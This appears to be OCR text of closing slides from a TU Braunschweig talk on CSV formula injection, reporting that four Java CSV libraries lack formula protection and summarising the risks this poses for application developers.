Rapter1990/Shopme	16	4	✓
toyamarodrigo/springboot-invoice-system	3	1	✓
yurets1/telegram	1	3	✗

Protection Mechanisms

- Investigated libraries of our study for protection mechanisms
  - Apache Commons CSV, FastCSV, OpenCSV, SuperCSV

Protection Mechanisms


- Investigated libraries of our study for protection mechanisms
  - Apache Commons CSV, FastCSV, OpenCSV, SuperCSV

No one had any protection for formulas

Protection Mechanisms

- Investigated libraries of our study for protection mechanisms
  - Apache Commons CSV, FastCSV, OpenCSV, SuperCSV

No one had any protection for formulas



Summary

- CSVs are only plaintext → spreadsheet apps aren’t only viewers
- The files are self generated → trustworthy
- Unclear warnings → Risk of skipping warnings
- Unprotected libraries → Shifts burden to app developer

IAS | INSTITUTE FOR APPLICATION SECURITY

Technische Universität Braunschweig

CASA
CYBER SECURITY IN THE AGE OF LARGE-SCALE ADVERSARIES

Thanks for listening :)
Questions?

m.karl@tu-braunschweig.de